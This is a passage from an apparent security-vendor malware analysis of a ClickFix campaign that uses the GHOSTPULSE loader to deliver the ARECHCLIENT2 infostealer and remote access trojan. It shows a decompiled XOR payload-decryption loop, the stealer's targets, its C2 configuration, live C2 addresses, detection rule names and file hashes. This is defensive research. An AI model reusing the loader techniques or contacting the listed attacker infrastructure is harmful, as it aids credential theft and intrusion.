
```
  while ( 1 )
  {
    result = get_size(p_encrypted_payload);
    if ( v4 >= result )
      break;
    byte = vector_get_val(p_encrypted_payload, v4);
    *byte ^= *vector_get_val(p_xor_key, v5);
    if ( v5 == get_size(p_xor_key) - 1 )
      v5 = 0;
    else
      ++v5;
    ++v4;
  }
  return result;
}
```

Payload decryption routine

Finally, it loads the .NET Common Language Runtime (CLR) in memory with CLRCreateInstance Windows API before reflectively loading ARECHCLIENT2. The following is an exampleof how it is performed.


ARECHCLIENT2 is a potent remote access trojan and infostealer, designed to target a broad spectrum of sensitive user data and system information. The malware's core objectives primarily focus on:


Credential and Financial Theft: ARECHCLIENT2 explicitly targets cryptocurrency wallets, browser-saved passwords, cookies, and autofill data. It also aims for credentials from FTP, VPN, Telegram, Discord, and Steam.



DNSPY view of the StealerSettingConfigParce class

System Profiling and Reconnaissance: ARECHCLIENT2 gathers extensive system details, including the operating system version, hardware information, IP address, machine name, and geolocation (city, country, and time zone).





DNSPY view of ScanResult class

Command Execution: ARECHCLIENT2 receives and executes commands from its command-and-control (C2) server, granting attackers remote control over infected systems.


The **ARECHCLIENT2** malware connects to its C2 `144.172.97[.]2,` which is hardcoded in the binary as an encrypted string, and also retrieves its secondary C2 (`143.110.230[.]167`) IP from a hardcoded pastebin link `https://pastebin[.]com/raw/Wg8DHh2x`.

Name	Value	Type
sj.e	"False"	string
sj.a	0x000F4240	int
sj.b	"144.172.97.2"	string
sj.d	"hard_0.2"	string
sj.c	"443"	string
sj.g	"KHB3gUmNVOexHurJtuefJQvyedmrEYcRqZ5wcurHmbc="	string
sj.h	"96a256764acd4f738d3abdda913f60f4"	string

ARECHCLIENT2 configuration from DNSPY

Infrastructure analysis

The malicious captcha page was hosted under two domains `clients.dealeronlinemarketing[.]com` and `clients.contology[.]com` under the URI `/captcha` and `/Client` pointing to the following IP address `50.57.243[.]90`.




We've identified that both entities are linked to a digital advertising agency with a long operational history. Further investigation reveals that the company has consistently utilized client subdomains to host various content, including PDFs and forms, for advertising purposes.

We assess that the attacker has likely compromised the server `50.57.243[.]90` and is leveraging it by exploiting the company's existing infrastructure and advertising reach to facilitate widespread malicious activity.

Further down the attack chain, analysis of the ARECHCLIENT2 C2 IPs (`143.110.230[.]167` and `144.172.97[.]2`) revealed additional campaign infrastructure. Both servers are hosted on different autonomous systems, AS14061 and AS14956.

Pivoting on a shared banner hash (@ValidinLLC's `HOST-BANNER_0_HASH`, which is the hash value of the web server response banners) revealed 120 unique servers across a range of autonomous systems over the last seven months. Of these 120, 19 have been previously labeled by various other vendors as "Sectop RAT**"** (aka ARECHCLIENT2) as documented in the maltrail repo.



ARECHCLIENT2 Host Banner Hash Pivot, courtesy @ValidinLLC

Performing focused validations of the latest occurrences (first occurrence after June 1, 2025) against VirusTotal shows community members have previously labeled all 13 as Sectop RAT C2.

All these servers have similar configurations:


Running Canonical Linux

SSH on `22`

Unknown TCP on `443`

Nginx HTTP on `8080`, and

HTTP on `9000` (C2 port)



ARECHCLIENT2 C2 Server Profile, courtesy @censysio

The service on port `9000` has Windows server headers, whereas the SSH and NGINX HTTP services both specify Ubuntu as the operating system. This suggests a reverse proxy of the C2 to protect the actual C2team server by maintaining disposable front-end redirectors.

ARECHCLIENT2 IOC:

`HOST-BANNER_0_HASH: 82cddf3a9bff315d8fc708e5f5f85f20`

This is an active campaign, and this infrastructure is being built and torn down at a high cadence over the last seven months. As of publication, the following C2 nodes are still active:

Value	First Seen	Last Seen
66.63.187.22	2025-06-15	2025-06-15
45.94.47.164	2025-06-02	2025-06-15
84.200.17.129	2025-06-04	2025-06-15
82.117.255.225	2025-03-14	2025-06-15
45.77.154.115	2025-06-05	2025-06-15
144.172.94.120	2025-05-20	2025-06-15
79.124.62.10	2025-05-15	2025-06-15
82.117.242.178	2025-03-14	2025-06-15
195.82.147.132	2025-04-10	2025-06-15
62.60.247.154	2025-05-18	2025-06-15
91.199.163.74	2025-04-03	2025-06-15
172.86.72.81	2025-03-13	2025-06-15
107.189.24.67	2025-06-02	2025-06-15
143.110.230.167	2025-06-08	2025-06-15
185.156.72.80	2025-05-15	2025-06-15
85.158.110.179	2025-05-11	2025-06-15
144.172.101.228	2025-05-13	2025-06-15
192.124.178.244	2025-06-01	2025-06-15
107.189.18.56	2025-04-27	2025-06-15
194.87.29.62	2025-05-18	2025-06-15
185.156.72.63	2025-06-12	2025-06-12
193.149.176.31	2025-06-08	2025-06-12

Value	First Seen	Last Seen
45.141.87.249	2025-06-12	2025-06-12
176.126.163.56	2025-05-06	2025-06-12
185.156.72.71	2025-05-15	2025-06-12
91.184.242.37	2025-05-15	2025-06-12
45.141.86.159	2025-05-15	2025-06-12
67.220.72.124	2025-06-05	2025-06-12
45.118.248.29	2025-01-28	2025-06-12
172.105.148.233	2025-06-03	2025-06-10
194.26.27.10	2025-05-06	2025-06-10
45.141.87.212	2025-06-08	2025-06-08
45.141.86.149	2025-05-15	2025-06-08
172.235.190.176	2025-06-08	2025-06-08
45.141.86.82	2024-12-13	2025-06-08
45.141.87.7	2025-05-13	2025-06-06
185.125.50.140	2025-04-06	2025-06-03

Conclusion

This multi-stage cyber campaign effectively leverages ClickFix social engineering for initial access, deploying the **GHOSTPULSE** loader to deliver an intermediate .NET loader, ultimately culminating in the memory-resident **ARECHCLIENT2** payload. This layered attack chain gathers extensive credentials, financial, and system data, while also granting attackers remote control capabilities over compromised machines.

MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that advanced persistent threats use against enterprise networks.

Tactics

Tactics represent the why of a technique or sub-technique. It is the adversary's tactical goal: the reason for performing an action.

Initial Access

Execution

Defense Evasion

Command and Control

Collection

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Phishing
Spearphishing Link User Execution

Malicious Link

Malicious File

Command and Scripting Interpreter
PowerShell

Deobfuscation/Decoding

DLL Sideloading

Reflective Loading

User Interaction

Ingress Tool Transfer

System Information Discovery

Process Discovery

Steal Web Session Cookie

Detecting [malware]

Detection

Elastic Defend detects this threat with the following behavior protection rules:

Suspicious Command Shell Execution via Windows Run

DNS Query to Suspicious Top Level Domain

Library Load of a File Written by a Signed Binary Proxy

Connection to WebService by a Signed Binary Proxy

Potential Browser Information Discovery

YARA

Windows_Trojan_GhostPulse

Windows_Trojan_Arechclient2

Observations

The following observables were discussed in this research.

Observable	Type	Name	Reference
`clients.dealeronlinemarketing[.]com`	domain	Captcha subdomain	
`clients.contology[.]com`	domain	Captcha subdomain	
`koonenmagaziner[.]click`	domain		
`50.57.243[.]90`	ipv4-addr		`clients.dealeronlinemarketing[.]com` & `clients.contology[.]com` IP address
`144.172.97[.]2`	ipv4-addr		ARECHCLIENT2 C&C server
`143.110.230[.]167`	ipv4-addr		ARECHCLIENT2 C&C server
`pastebin[.]com/raw/Wg8DHh2x`	ipv4-addr		Contains ARECHCLIENT2 C&C server IP
`2ec47cbe6d03e6bdcccc63c936d1c8310c261755ae5485295fecac4836d7e56a`	SHA-256	`DivXDownloadManager.dll`	GHOSTPULSE
`a8ba1e14249cdd9d806ef2d56bedd5fb09de920b6f78082d1af3634f4c136b90`	SHA-256	`Heeschamjiet.rc`	PNG GHOSTPULSE
`f92b491d63bb77ed3b4c7741c8c15bdb7c44409f1f850c08dce170f5c8712d55`	SHA-256		DOTNET LOADER
`4dc5ba5014628ad0c85f6e8903de4dd3b49fed65796978988df8c128ba7e7de9`	SHA-256		ARECHCLIENT2

References

The following were referenced throughout the above research:

https://x.com/SI_FalconTeam/status/1915790796948643929

https://www.zscaler.com/blogs/security-research/analyzing-new-hijackloader-evasion-tactics